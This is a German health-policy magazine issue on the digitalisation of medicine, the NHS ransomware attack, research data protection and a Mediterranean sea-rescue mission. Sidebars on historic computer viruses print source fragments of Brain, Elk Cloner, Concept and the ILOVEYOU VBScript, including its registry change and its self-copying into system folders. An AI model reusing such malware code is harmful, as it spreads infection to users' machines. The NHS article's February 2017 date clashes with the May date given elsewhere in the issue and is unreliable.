Natürlich stecken große Möglichkeiten in der Digitalisierung des Gesundheitswesens und es soll hier nicht in Maschinenstürmer-Manier gegen den Einsatz von IT-Technologie in der Medizin gewettert werde. Dennoch, die Chance, kritisch aber nach vorne gewandt über die Möglichkeiten aber auch Risiken der Digitalisierung der Medizin zu diskutieren, wurde leider weitgehend mit diesem Tagesordnungspunkt vertan.

Was sonst noch geschah

Positiv ist anzumerken, dass der Ärztetag einen Antrag, der die Einführung von Personaluntergrenzen für die Pflege begrüßt, diese Personaluntergrenzen aber als Personalvorgaben für alle im Krankenhaus Beschäftigten, also nicht nur für die Pflege, fordert.

Allerdings hat sich der Ärztetag auch zum wiederholten Mal gegen die Einführung einer Bürgerversicherung ge-

wendet. Mit überwältigender Mehrheit wurde die Einführung dieser »Einheitsversicherung« als »Turbo-Motor der Zweiklassenmedizin« abgelehnt. Diese Position auch nur infrage zu stellen, war bei der Diskussion nicht möglich. Bei der Einführung einer BürgerInnenversicherung auf Hilfe und Unterstützung durch die organisierte Ärzteschaft zu hoffen, wäre Illusion und Traumtänzerei. Wenn überhaupt, wird es eine Bürgerversicherung nur gegen den Widerstand der Ärzteschaft geben.

Und dann war da noch die Gebührenordnung für ÄrztInnen, die GOÄ. Im Gegensatz zum turbulenten Ärztetag des vergangenen Jahres verlief die Diskussion äußerst friedfertig. Obwohl die GOÄ eine Rechtsverordnung des Ministeriums ist und nicht von der Ärzteschaft erstellt werden muss, wird weiterhin mit viel Energie und Geld an dem Entwurf einer GOÄ gebastelt. Ob es überhaupt zu einer Verabschiedung einer neuen GOÄ kommen wird, wird vom Ergebnis der Bundestagswahl im Herbst abhängen. Für die Mehrheit der anwesenden auf dem Ärztetag gilt diesbezüglich: Die Hoffnung stirbt zuletzt.

Insgesamt war es ein friedlicher Ärztetag ohne Ecken und Kanten. Von den über 250 Anträgen der Delegierten wurde nur eine verschwindende Minderheit abgelehnt. Die Chancen kritisch über Möglichkeiten und Risiken der digitalisierten Medizin zu diskutieren wurden aber leider vergeben.

TOP II Digitalisierung im Gesundheitswesen

Datensicherheit in Praxis und Kliniken – Beschlussantrag

Von: Prof. Dr. Dr. habil. Wulf Dietrich als Delegierter der Bayerischen Landesärztekammer; Dr. Peter Hoffmann als Delegierter der Bayerischen Landesärztekammer

DER DEUTSCHE ÄRZTETAG MÖGE BESCHLIESSEN:
Der Vorstand der Bundesärztekammer wird gebeten, in einer Arbeitsgruppe die Sicherheit bzw. auch Anfälligkeit von Krankenhausinformationssystemen, Praxissoftware, zwischenärztlicher Kommunikation, telemedizinischen Anwendungen und so genannten Gesundheitsapps beurteilen zu lassen. Die Ergebnisse dieser Arbeitsgruppe sollen den ärztlichen Umgang mit IT-Technologie verbessern und gleichzeitig das Vertrauen der Patientinnen und Patienten in die Sicherheit ihrer persönlichen Daten erhöhen.

Begründung: Moderne Medizin ist auf Vernetzung, Speicherung großer Datenmengen und digitale Kommunikation angewiesen. Je umfassender die Vernetzung, desto größer ist die Komplexität von IT-Systemen. Je größer die Komplexität, desto höher auch die Anfälligkeit dieser Systeme. Störungen dieser Systeme, sei es aufgrund interner Fehler oder äußerer Manipulation, können weiterreichende unabsehbare Folgen nach sich ziehen. Der Hackerangriff vom 19. Mai diesen Jahres konnte mit einer Schadsoftware weltweit Computer sperren und IT-Systeme empfindlich stören. Auch etliche Kliniken waren von diesem Angriff betroffen. Es hat sich in den vergangenen Jahren immer wieder bestätigt, dass mit entsprechenden technischen Wissen und hoher krimineller Energie fast jede digitale Kommunikation ausgehorcht, ausgewertet und gestört werden kann. Der zunehmende Vernetzungsgrad in der Medizin führt daher zu einer verstärkten Anfälligkeit von IT-Systemen. Die Störung mancher dieser medizinischen IT-Systeme kann tödliche Folgen für die Patienten haben. Nicht alle Kliniken und Praxen sind heute auf dem höchstmöglichen IT-Sicherheitsstand. Veraltete Computersysteme mit nicht mehr unterstützten Betriebssystemen sind teilweise noch im Einsatz, nicht alle Patientendaten werden verschlüsselt, externe Wartungsfirmen können oft bei Wartungsarbeiten auf die Patientendaten zugreifen, die digitalen Systeme mancher medizinischen Geräte sind häufig veraltet und entsprechen nicht mehr den heutigen Sicherheitsanforderungen. Die Ärzteschaft muss besser im Umgang mit der IT-Welt geschult werden.

Antrag wurde an den Vorstand überwiesen.

(c)Brain (1986)

Der erste Virus für IBM PCs. Der Virus ersetzt den Bootsektor von Disketten, nicht jedoch Festplatten und produziert eine etwas kryptische Meldung:

Welcome to the Dungeon (c) 1986 Brain & Amjads (pvt) Ltd VIRUS_SHOE RECORD V9.0 Dedicated to the dynamic memories of millions of viruses who are no longer with us today – Thanks GOODNESS!! BEWARE OF THE er..VIRUS : this program is catching program follows after these messages....$#@%$@!!

Außerdem beinhaltete das Virus die Adresse der pakistanischen Programmierer und forderte die NutzerInnen auf, zur Entfernung die Programmierer zu kontaktieren:

Welcome to the Dungeon (c) 1986 Basit * Amjad (pvt) Ltd. BRAIN COMPUTER SERVICES 730 NIZAM BLOCK ALLAMA IQBAL TOWN LAHORE-PAKISTAN PHONE: 430791,443248,280530. Beware of this VIRUS.... Contact us for vaccination...

Die Programmierer gaben an, den Code eigentlich als Kopierschutz für eine medizinische Software entwickelt zu haben, die sie verkauften.

```
                db      ,& Amjads (pvt) Ltd   VIRUS_SHOE ,
                db      , RECORD   v9.0   Dedicated to th‘
                db      ,e dynamic memories of millions o‘
                db      ,f virus who are no longer with u‘
                db      ,s today – Thanks GOODNESS!!     ,
                db      ,  BEWARE OF THE er..VIRUS  : \th‘
                db      ,is program is catching      prog‘
                db      ,ram follows after these messeges‘
                db      ,..... $‘
                db      ,#@%$‘
                db      ,@!! ,
entervirus:
                mov     ax,cs
                mov     ds,ax                   ; ds = 0
                mov     ss,ax                   ; set stack to after
                mov     sp,0F000h               ; virus
                sti
                mov     al,ds:[7C00h+offset firsthead]
                mov     ds:[7C00h+offset curhead],al
                mov     cx,ds:[7C00h+offset firstsector]
                mov     ds:[7C00h+offset cursector],cx
```

Kein Zufall

Hackerangriff auf das britische Gesundheitswesen – von Eva Pelz

Nach dem Hacker-Angriff auf das NHS im Mai dieses Jahres hat sich Eva Pelz die britische Presse angeschaut und die brisanten Hintergründe rekonstruiert: Dass dies gelingen konnte liegt auch an der dummen neoliberalen Sparpolitik, die auch vor dem NHS nicht Halt machte.

Im Zuge eines weltweiten Angriffs mit sogenannter Ransomware sind im Februar 2017 die Computersysteme mehrerer Krankenhäuser in Großbritannien blockiert worden. Die Computer wurden von sogenannten Erpressungstrojanern befallen, die sie verschlüsseln und Lösegeld verlangen. Der Angriff betraf verschiedenste Organisationen, vom russischen Innenministerium bis hin zur Auslieferfirma Fedex. Aber die am meisten weitreichenden Auswirkungen gab es im Britischen Nationalen Gesundheitsdienst (NHS). Die Computer von 16 Trägerorganisationen wurden lahmgelegt, darunter Krankenhäuser in London, Blackpool, Hertfordshire und Derbyshire. Es kam durch den Angriff zu Verzögerungen in Krankenhäusern, Rettungswagen wurden in andere Einrichtungen umgeleitet. Den BürgerInnen wurde mitgeteilt, nicht mehr in die Notaufnahme zu kommen. Alle Termine und Behandlungen, die keine Notfälle waren, wurden bis auf weiteres verschoben.

Schon die Umstände, wie es zu dem Hackerangriff kommen konnte, sind brisant. So war es allem Anschein nach die NSA, die ursprünglich diese Sicherheitslücke entdeckt hatte. Entdeckt, aber nicht veröffentlicht, sondern für eigene, offensive Einsatzzwecke geheim gehalten. Dann trat ein erstes *worst case scenario* ein: Die NSA verlor die Kontrolle über ihre Werkzeuge. Im August 2016 fing jemand (oder eine Gruppe) an, Methoden, Anleitungen und Angriffscodes des US-Geheimdienstes im Internet zu veröffentlichen. Die Sicherheitspatches wurden von Microsoft nicht an die große Glocke gehängt und viele Institutionen rund um den Globus brachten ihre Systeme nicht auf den neuesten Stand – sei es aus Unwissen oder aus Bequemlichkeit.

Was machte aber gerade britische Krankenhäuser so verletzlich? Viele PCs dort verwenden noch immer das relativ alte Betriebssystem Windows XP, dessen Support Microsoft 2014 eingestellt hat – verbunden mit einer Warnung und dem dringenden Rat, ein neueres, sichereres System zu installieren. Wer keinen individuellen, sehr teuren Supportvertrag mit Microsoft hatte, konnte die Lücke gar nicht mehr schließen.

Warum zu einer neuen, teureren Windows-Version wechseln, wenn die alte doch noch läuft, dürften sich viele Verantwortliche sagen – und ihr oft knappes Budget lieber in andere Bereiche stecken, die näher am PatientInnen sind. Die Kosten sind ein Riesenthema; es gibt ein wahres Gerangel um das Budget.

Wie eng IT-Sicherheit und PatientInnensicherheit zusammenhängen, wird nun wahrscheinlich auch der Letzte verstanden haben. Jetzt, da es erst einmal zu spät ist. Seit dem Scheitern des desaströsen NHS-IT-Programms (dieses sollte den NHS in Richtung eines zentral gesteuerten elektronischen Verzeichnisses bewegen und 30.000 AllgemeinmedizinerInnen mit 300 Krankenhäusern verbinden, dabei außerdem sicheren Zugang nur für autorisiertes Personal gewährleisten), gibt es keine zentrale Stelle mehr für z.B. Updates. Dabei wird IT-Sicherheit als deutlich unwichtiger als z.B. Dialysemaschinen oder Inkubatoren angesehen.

Aus dem Hacker-Angriff vom Mai lassen sich mehrere Trends ableiten. Es werden nicht mehr nur privat genutzte Computer angegriffen, sondern auch andere mit dem Internet verbundene Geräte. Demnächst vielleicht auch Herzschrittmacher beziehungsweise deren Peripheriegeräte? Die US-Gesundheitsbehörde FDA jedenfalls warnte kürzlich, bestimmte Modelle seien anfällig für Hacks. AngreiferInnen, hieß es in der Mitteilung, könnten theoretisch den Herzrhythmus von PatientInnenen beeinflussen oder ihnen sogar Schocks versetzen. Oder es – weitergedacht – gegen Lösegeld unterlassen.

(Quelle: Rory Cellan-Jones: »Ransomware and the NHS – the inquest begins«, BBC News vom 15. Mai 2017, in: http://www.bbc.com/news/technology-39917278)

(bearbeitet und übersetzt von Eva Pelz)

```
ORG $9000
VERSN   DFB $02
HIMEM   LDA #$FF
        STA $4C
        LDA #$8F
        STA $4D
DOPTCH  LDA #$20
        STA $A180
        LDA #$5B
        STA $A181
        LDA #$A7
        STA $A182
RUNPTCH LDA #$AD
        STA $A4D1
        LDA #$B6
        STA $A4D2
```

Elk Cloner (1982)

Der erste Computervirus im engeren Sinn wurde von einem 15-jährigen für das Betriebssystem des Apple II geschrieben. Es infizierte den Bootsektor der Disketten, auf denen das Betriebssystem lief (nicht jeder Rechner hatte damals eine Festplatte). Bei jedem 50. Disketteneinschub erscheint folgender Text: »Elk Cloner: The program with a personality. It will get on all your disks. It will infiltrate your chips. Yes, it's Cloner! It will stick to you like glue. It will modify RAM too. Send in the Cloner!« Der Computer musste zur Weiternutzung neu gestartet werden, ansonsten wurde nichts beschädigt.

Big Data und die medizinische Forschung

Elke Steven* zu den Versuchen, den Datenschutz auszuhebeln

Das deutsche Datenschutzrecht schreibt die informierte Zustimmung als Grundbedingung für die Nutzung der Daten vor. Elke Steven zeichnet nach, wie dieses nicht nur durch die EU-Datenschutzgrundverordnung ausgehebelt wird, sondern schon durch ein in Deutschland öffentlich gefördertes medizinisches Forschungsprojekt.

Der Streit um den Datenschutz ist alt und nimmt immer neue Formen an. In den letzten vier Jahren stritt die EU um eine neue Datenschutzgrundverordnung. Europäisches Parlament, der Rat der Europäischen Regierungen und die Kommission hatten unterschiedliche Vorstellungen. Im Trilog haben sie sich Ende Dezember 2015 auf eine Fassung geeinigt, die am 14. April 2016 vom EU-Parlament verabschiedet wurde[1]. Und auch dieses Ergebnis bleibt ein umstrittenes, das unterschiedlich interpretiert wird und werden wird.

Das *Komitee für Grundrechte und Demokratie* beschäftigt sich seit einiger Zeit mit dem Projekt der *Nationalen Kohorte* (NaKo). Im Auftrag dieses Projekts, öffentlich gefördert, werden Bioproben und Gesundheitsdaten für zukünftige Forschungsprojekte gesammelt. Neben anderen Kritikpunkten hat uns daran auch die Frage beschäftigt, auf welcher Grundlage die Zustimmung der Probanden/Teilnehmenden an der Studie erfolgt. Zu Beginn der Erhebung sollen sie der Nutzung ihrer Daten und Bioproben zu Forschungszwecken zustimmen. Das Projekt ist von vorneherein auf zwanzig Jahre angelegt. Die Ziele der Forschung sind pauschal mit »für alle Arten gesundheitsbezogener Forschung« angegeben. Die Teilnehmenden können zwar ihre Zustimmung zurückziehen, aber sie erfahren im Verlaufe der vielen Jahre nicht, zu welchen konkreten Forschungszwecken ihre Daten genutzt werden. Ob »alle Arten gesundheitsbezogener Forschung« ihren eigenen Interessen entsprechen oder gar diesen zuwider laufen, wird sich erst im Verlauf der Generierung von Forschungsprojekten, an denen zudem auch die Industrie beteiligt sein wird, zeigen.

Das deutsche Datenschutzrecht schreibt die informierte Zustimmung als Grundbedingung für die Nutzung der Daten vor. Dem wird die NaKo mit ihrer pauschalen Zweckbestimmung nicht gerecht. Wissenschaftlich diskutiert wird seit einiger Zeit, auf welche Weise sowohl dem Datenschutz als auch den Interessen der Forschung an Daten, die für viele Forschungsfragen und auf lange Dauer zu nutzen sind, genüge getan werden kann. Die Idee des »dynamic consent« sieht vor, dass ProbandInnen regelmäßig über die Forschungen informiert werden, für die ihre Daten und Bioproben genutzt werden. Gemäß dem »informed consent« müssten sie in jedem dieser Fälle gesondert zustimmen. Das ist aufwändig und entspricht nicht den Interessen derer, die die Daten möglichst umstandslos für ihre eigenen (Forschungs-) Interessen nutzen wollen. Umso wichtiger ist es, für dieses Grundrecht zu streiten.

Erst im Streit um die Volkszählung ist ein Bewusstsein für den Datenschutz entstanden. Das Bundesverfassungsgericht urteilte im Jahre 1983 darüber und leitete aus dem Art. 2 Abs. 1 in Verbindung mit Art. 1 Abs. 1 Grundgesetz das »Recht auf informationelle Selbstbestimmung« ab. Transparenz bei der Datenerhebung und Selbstbestimmung über die eigenen Daten sind die zentralen Vorstellungen. Eine Erweiterung dieses Rechtsverständnisses zementierte das Bundesverfassungsgericht im Jahr 2008. Es definierte ein »Grundrecht auf Gewährleistung der Integrität und Vertraulichkeit eigengenutzter in-

Concept (1995)

Concept war der erste sogenannte Makro-Virus, also Code, der sich plattformunabhängig in Microsoft Word Anwendungen verbreitete. Er fand sich teilweise vorinstalliert auf den Microsoft Word CDs einiger Lizenzanbieter.

Der Virus überprüft die Word-Vorlage normal.dot auf bereits vorhandene Infektion und erzeugt eine Dialogbox mit der Anzeige »1« und einem OK-Button. Wenn NORMAL.DOT einmal infiziert war, wurde jedes Worddokument, das durch die Funktion »Speichern unter...« abgespeichert wurde ebenfalls infiziert. Kurioserweise enthielt das »Schadmodul« des Virus keinen Code im eigentlichen Sinn, er richtete also absolut keinen Schaden an, es wurde nur der folgende Text hinterlegt:

```
Sub MAIN
    REM That's enough to prove my point
End Sub
```

```
Concept infects in two distinct phases and thus exists in two distinct forms. Here are the two forms:
   Infected Template                        Infected Document

   Contains macros:                         Contains macros:

      * AAAZAO                                 * AAAZAO
      * AAAZFS                                 * AAAZFS
      * FileSaveAs                             * AutoOpen
      * PayLoad                                * PayLoad

   Infected by document during              Infected by template during
   AutoOpen.                                FileSaveAs.
   Infects documents during FileSaveAs.     Infects the default template
during
                                            AutoOpen.
```

formationstechnischer Systeme«. Es begründete eine digitale Privatsphäre, die schützenswert und schutzbedürftig ist.

Der Streit um die *EU-Datenschutzgrundverordnung* (EU-DSGVO) hat einmal mehr deutlich gemacht, dass die Lobbyarbeit derer, die an der Nutzung der Daten Interesse haben, immens ist. Sie wollen allenfalls einen »broad consent« akzeptieren und meinen jeder weitergehende Datenschutz würde unnötige Hürden in der Auswertung der Daten errichten. Schon die regelmäßige Information über neue Forschungsprojekte und die Einholung immer neuer Zustimmungen für die Verarbeitung erscheinen ihnen nur als bürokratische Hürde. Die Probanden sollen eine generelle Zustimmung zur Nutzung erteilen. Immerhin hätten sie ja die Möglichkeit – uninformiert oder informiert von anderer Seite – irgendwann die Zustimmung zur Nutzung der Daten zu widerrufen.

Der Streit um die Interpretation der EU-DSGVO wird demnächst öffentlich erneut anheben. Wolfgang Linder hat sich schon einmal mit dem Teil, der die Nutzung der Gesundheitsdaten für die Forschung regelt, auseinandergesetzt. Er sieht gute Argumente dafür, dass nicht der »broad consent« die Perspektive vorgibt, sondern zumindest der »dynamic consent« als Grundlage dieser Verordnung verstanden werden muss. In Deutschland bleibt der »informed consent« der gesetzlich geregelte Maßstab. ProbandInnen müssen der Nutzung ihrer Daten und Bioproben für konkrete Forschungszwecken zustimmen, jede pauschale Zweckbestimmung verbietet sich. Die NaKo muss also die ProbandInnen je neu über die Auswertung informieren und je neue Zustimmungen einholen.

Leider ist aber in Deutschland mit der NaKo schon der »broad consent« zum gesetzwidrigen Maßstab geworden. Deshalb müssen die Auseinandersetzungen fortgeführt werden.

* *Elke Steven arbeitet für das Komitee für Grundrechte und Demokratie e.V.*

(Quelle: http://www.grundrechtekomitee.de, 25. April 2016)

1 Mehr Informationen unter: www.bvdnet.de/eu-dsgvo.html (aufgerufen am 11. April 2016)

Politische Ökonomie des Gesundheitswesens

Norbert Schmacke über das neue Buch von Hartmut Reiners

Das Gesundheitswesen ist ein besonderer Wirtschaftszweig, der sich mit den Gesetzen des Marktes nicht steuern lässt, wenn man denn an einer fairen Versorgung der gesamten Bevölkerung interessiert ist. Damit startet Hartmut Reiners seine kompakte und gut lesbare Reise durch die Welt der gesetzlichen Kranken- und Pflegeversicherung. Er erklärt unter anderem, dass es keinen Grund zu der Annahme gibt, eine gesetzliche Krankenversicherung sei dem medizinischen Fortschritt ökonomisch nicht gewachsen. Er zeigt, dass sich kein weiteres Gesundheitswesen den deutschen Dualismus von Gesetzlicher (GKV) und Privater Krankenversicherung (PKV) leistet. Er erläutert, wie das Leistungsversprechen der GKV zu verstehen ist.

Über-, Unter- und Fehlversorgung deutet Reiners vor allem vor dem Hintergrund der unabgestimmten ambulanten und stationären Strukturen, die trotz vieler gesetzlicher Versuche zur Einführung einer integrierten Versorgung ihre Eigeninteressen verfolgen. Die ebenfalls unabgestimmten Vergütungssysteme im ambulanten und stationären Sektor sorgen nach Reiners für unnötigen endlosen Streit ums Geld. Die Einführung der Fallpauschalen sieht Reiners – und er führt zahlreiche Belege an – nicht als das Kernübel für die Situation der stationären Versorgung an.

Wer auf kompaktem Raum – aber mit Tiefgang und vielen Daten – verstehen will, welche Rolle Politik, Staat, Selbstverwaltung und Industrie bei der Entwicklung und der Pflege einschlägiger Reformblockaden spielen, der greife zu diesem Buch. Der Autor ist sowohl Realist als auch radikaler Reformer – zu lange hat er in verantwortlicher Position in einem Landesministerium erlebt, von welchen Lobbyeinflüssen, historischen Zufällen und gelegentlich auch intelligenten Reformvorschlägen sich Politik leiten lässt. So zeichnen sich auch seine Vorstellungen zur Weiterentwicklung des Systems dadurch aus, dass die Notwendigkeit eines Wandels (z.B. Abschaffung der PKV und radikaler Neubeginn der integrierten Versorgung) und im Wege stehende Hürden gleichermaßen angesprochen werden.

Besonders eindrucksvoll ist das Schlusskapitel geraten, in dem Reiners die großen Reformbaustellen beschreibt. Er erklärt, warum die Einführung der Bürgerversicherung möglicherweise bei entsprechendem politischen Willen eher gelingen kann als die Neuverteilung der Macht bei der ambulanten und stationären Bedarfsplanung. Denn wie eine Abstimmung der Zuständigkeiten zwischen Zusicherung eines bundeseinheitlichen Versorgungsniveaus und dessen Realisierung in den Händen der Landespolitik und der Selbstverwaltung lösungsorientiert und evaluationsfest ins Werk gesetzt werden könnte, darauf gibt es keine einfachen Antworten. Zu empfehlen ist das Kompendium vor allem zur Auseinandersetzung mit den Marktgläubigen (solche gibt es, so der Eindruck des Rezensenten, inzwischen in allen Lagern des Gesundheitssystems), denen staatliche Steuerung und Regulierung zuwider sind, aber auch für alle Schreibtischplaner, die nicht lange genug über die – gelegentlich wirklich nur schwer zu ertragende – Logik politischer Prozesse nachgedacht haben.

Norbert Schmacke/ Bremen

Hartmut Reiners: Privat oder Kasse? Politische Ökonomie des Gesundheitswesens, Hamburg 2017, VSA-Verlag, ISBN 978-3-89965-760-9, 144 Seiten, EUR 11,80

Humanitäre Hilfe in Zeiten tödlicher Abschottungspolitik

Zivile Seenotrettung auf der zentralen Mittelmeerroute – Von Thomas Kunkel

Abseits vom diesmaligen Heft-Thema liegt der Bericht von vdää-Vorstandsmitglied Thomas Kunkel über seinen Einsatz als Arzt auf der Sea-Eye, dem Schiff privaten NGO, die über die Ostertage im Mittelmeer vor der libyschen Küste versucht hat, Flüchtende vor dem Ertrinken zu retten.

Seit Beginn des Jahres 2017 (bis Redaktionsschluss Anfang Juni) sind nach Angaben der Vereinten Nationen 2108 Menschen auf der Flucht über das Mittelmeer gestorben. Der Großteil davon auf der zentralen Mittelmeerroute zwischen Libyen und Italien bzw. Malta, die als eine der tödlichsten Fluchtrouten der Welt gilt.

Auf das Ende der italienischen Seenotrettungsmission Mare Nostrum folgten im November 2014 keine weiteren »Search and Rescue«-Missionen durch staatliche Organisationen. Allein einige private Organisationen begannen im Jahr 2015 aufgrund der hohen Zahl von ertrunkenen Menschen auf der Flucht mit eigenen Schiffen auf dieser Route Menschen in Seenot zu suchen und retten.

Ich war während der Zuspitzung der Ereignisse am Osterwochenende dieses Jahres als Mediziner an Bord der Sea-Eye, die allein an diesem Wochenende über 1.380 Menschen versorgen musste und am Ostermontag selbst MayDay funkte, weil über zweihundert Menschen an Bord genommen werden mussten, für die das Schiff eigentlich viel zu klein war.

Meine persönliche Motivation für den Einsatz war die Empörung darüber, dass so viele Menschen bereits seit vielen Jahren an den Außengrenzen der EU sterben, ob nun auf der Balkanroute, im Mittelmeer oder auch in der Sahara. Das Massensterben direkt vor unseren Augen und die Erosion des demokratischen Konsenses, die damit einhergeht, halte ich für eine historische Situation.

Einsatz

Am Gründonnerstag erreichten wir planmäßig das Zielgebiet vor der libyschen Küste, in dem wir Boote vermuteten. Nach einigen Tagen schlechten Wetters war klar, spätestens abends ist das Wetter so gut, dass die Boote vom Strand wegkommen, bei ruhiger See und ablandigem Wind. Die Boote legen in der Regel zwischen 22 und 24 Uhr ab, fahren einige Stunden und sind dann morgens in internationalen Gewässern. Wie erwartet hatten wir Freitagmorgen die ersten Sichtungen. Die Schlauchboote sehen auf den Fotos immer so klein aus, aber mit 120 bis 160 Menschen sind diese heillos überfüllten Boote aus der Nähe ein imposanter Anblick. Wir versorgten an diesem Tag drei Schlauchboote mit insgesamt 438 Menschen mit Rettungswesten in enger Absprache mit dem *Maritime Rescue Coordination Center* (MRCC) in Rom, die Rettungsleitstelle für diesen Teil des Mittelmeers. Im Laufe der nächsten Stunden kamen dann größere Schiffe von *SOS Méditerranée* und *Ärzte ohne Grenzen*. Sie arbeiten mit großen Bohrinselversorgern und können Menschen aufnehmen. Doch am Karfreitag allein waren schon 3.000 Menschen in unserem Seegebiet unterwegs und auch die großen NGO-Schiffe waren alle voll und sind Freitagabend nach Italien gefahren. Es war allen Akteuren, NGOs ebenso wie den Verantwortlichen von *Frontex* und der *EU-Mission EUNAVFOR/Med* vor Ort klar, dass diese großen Schiffe mit ihren wichtigen Kapazitäten für den Rest des Osterwochenendes nicht mehr zur Verfügung stehen würden und dass es große Probleme bei der Versorgung der erwarteten hohen Zahl von in Seenot befindlichen Menschen in den nächsten Tagen kommen würde.

Am Ostersamstag mussten wir im Morgengrauen zunächst ein kleines Holzboot mit 35 Menschen abbergen, was unkompliziert verlief. Dann wurden wir von der *Iuventa*, dem Schiff von *Jugend rettet e.V.*, zu einem anderen Szenario gerufen. Bei der Ankunft bot sich ein grauenhaftes Bild: Ein vollkommen überladenes Holzboot, wir konnten die Schreie der Menschen in Panik schon von weitem hören. Es gab an Bord Männer, die mit Gürteln auf die Menschen einschlugen, um Ruhe zu schaffen. Der Seegang war nicht stark, aber das Boot schwankte sehr, weil es durch die vielen Menschen an Deck recht kopflastig war. Es war klar, dass es noch mindestens ein Deck darunter geben musste und dass wir die Menschen auf Deck evakuieren mussten, damit die Menschen von unten raus konnten, um zu vermeiden, dass dieses Boot nicht im Laufe der Zeit instabil wurde. Für ein derartiges Szenario existierten keine Konzepte. Wir haben uns mit den KollegInnen von der Iuventa abgesprochen, die Menschen mit Rettungsinseln versorgt und sie nach und nach von dem Holzboot abgeborgen. Ein teilweise frustrierendes Unterfangen, nach drei Stunden an Deck sah das Holzboot immer noch genauso überfüllt aus wie vorher, weil die Menschen von unten nachkamen auf das Oberdeck. Eine ganze Weile war auch nicht klar, ob überhaupt ein größeres Schiff kommt, um die Menschen aufzunehmen;

bis es gegen Mittag hieß, dass ein Bundeswehrschiff der *Mission Sophia* (EUNAVFOR/Med) komme. Wir mussten diejenigen, die im Wasser schwammen und die auf den Rettungsinseln waren, auf die Sea-Eye und die Iuventa aufnehmen, was eigentlich nicht vorgesehen ist, aber wir hatten keine Wahl. So nahmen wir im Laufe des Tages 286 Menschen an Bord. Für so ein kleines Schiff wie die Sea-Eye, die für neun Besatzungsmitglieder ausgelegt ist, ist das eine gewaltige Zahl.

Am frühen Nachmittag kam es durch ein geborstenes Ventil zu einem Defekt eines unserer beiden Generatoren. Es war klar, dass wir zurück nach Malta müssen, sobald die Gäste von unserem Schiff im Lauf des Nachmittags durch die Bundeswehr übernommen wurden. Um kurz vor Mitternacht gingen unsere letzten Gäste von Bord und wir wollten Kurs auf Malta nehmen. Doch es gab noch zwei offene Positionen, an denen dringend Hilfe gebraucht wurde. Die Bundeswehr lehnte jede weitere Unterstützung ab und verließ das Gebiet. Unsere Crew entschloss sich nach kurzer Diskussion einstimmig, weiter zu fahren und das Team der Iuventa zu unterstützen – trotz des Risikos, bei Ausfall des zweiten Generators manövrierunfähig im Meer zu treiben.

Vor Ort stellte sich schnell heraus, dass unsere Anwesenheit dringend notwendig war. Erneut mussten wir nur wenige Stunden nach dem letzten Einsatz Menschen von zwei Booten an Bord nehmen – weil große Schiffe zur Unterstützung fehlten. Das zweite Schlauchboot, dessen Position uns das Suchflugzeug *Moonbird* von *Sea-Watch* meldete, lief bereits mit Wasser voll und drohte in Kürze zu sinken. Nach unserem Eintreffen nahmen wir die Menschen unmittelbar an Deck, weil noch weitere Menschen im Wasser trieben. Zum großen Teil waren sie erschöpft und stark unterkühlt, teilweise nicht mehr fähig, den Transfer vom Schlauchboot auf die Sea-Eye aus eigener Kraft zu bewerkstelligen.

Insgesamt befanden sich mehrere schwangere Frauen an Bord. Eine der behandelten Frauen berichtete während der Wundversorgung davon, dass zwar ihr Mann auch auf die Sea-Eye gerettet wurde, jedoch ihr achtjähriger Sohn zuvor beim Sinken des Bootes ertrunken ist.

Bei einer unterkühlten schwangeren Frau musste direkt nach der Aufnahme an Bord bei uns mit der Reanimation begonnen werden, die leider erfolglos verlief. Während der Reanimation krampfte eine weitere Person wegen der Unterkühlung. Es gab mehrere Verletzte, u.a. eine Person mit einer infizierten Schusswunde im Sprunggelenk. Mehrere Frauen hatten sehr großflächige Verätzungen. Die Frauen sitzen in der Mitte dieser Schlauchboote und dort läuft eine Mischung aus Salzwasser, Benzin und Urin zusammen. Diese Flüssigkeit ist sehr sauer und die stundenlange Exposition führt zu großflächigen, schmerzhaften Verätzungen der Haut an Oberschenkeln, Hüften, im Genitalbereich und am Bauch. Drei der schwangeren Frauen berichteten über starke vaginale Blutungen und abdominelle Schmerzen. Nachdem das Schlauchboot leer war, mussten wir leider feststellen, dass in der Panik mindestens vier Personen im eingeströmten Wasser des Schlauchboots ertrunken waren. Weitere Leichen trieben neben der Sea-Eye im Wasser. Mehrere Leichen ohne Schwimmhilfen sind direkt versunken. Insgesamt wurden unmittelbar bei der Rettungsaktion acht bis zehn treibende Leichen gesehen. Weitere vier Personen versanken im Meer.

Wir hatten über 200 Menschen an Bord, 15 Personen lagen in unserem sechs Quadratmeter großen »Lazarett« und es gab keinerlei Aussicht darauf, dass uns in absehbarer Zeit jemand die Gäste abnimmt. Versuche zur Evakuierung auf einen zivilen Frachter am frühen Abend schlugen fehl, da das Wetter sich rapide verschlechterte und die Wellen auf 2-3 Meter anwuchsen. Die Menschen an Bord der Sea-Eye waren der Witterung fast schutzlos ausgeliefert. Es wurde uns allen klar, dass sie mindestens über Nacht bleiben müssen, wobei auch die Aussichten für das Wetter am Folgetag nicht gut waren. Wir rechneten fest mit weiteren Toten an Bord unseres Schiffes. Auch der nächste Morgen brachte keine Entspannung, im Gegenteil. Zwar haben alle Gäste die Nacht überlebt, die Zustände an Bord waren jedoch desolat – die Menschen saßen dicht an dicht in Urin und Erbrochenem. Das Schiff war so voll, dass wir letztendlich handlungsunfähig waren. Um kurz vor neun Uhr morgens entschieden wir uns, einen Mayday-Ruf abzusetzen, der von einem luxemburgischen Kampfflugzeug an das MRCC in Rom geleitet wurde. Daraufhin liefen Schnellboote der italienischen Küstenwache aus Lampedusa aus, die uns am Abend im Windschatten eines großen zivilen Frachters die Gäste abbargen – nach insgesamt 36 Stunden an Deck.

```
rem  barok -loveletter(vbe) <i hate go to school>
rem by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft Group  /
Manila,Philippines
On Error Resume Next
          dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
          eq=««
          ctr=0
Set fso = CreateObject(»Scripting.FileSystemObject«)
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject(»WScript.Shell«)
rr=wscr.RegRead(»HKEY_CURRENT_USER\Software\Microsoft\Windows
Scripting Host\Settings\Timeout«)
if (rr>=1) then
wscr.RegWrite »HKEY_CURRENT_USER\Software\Microsoft\Windows
Scripting Host\Settings\Timeout«,0,«REG_DWORD«
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&«\MSKernel32.vbs«)
c.Copy(dirwin&«\Win32DLL.vbs«)
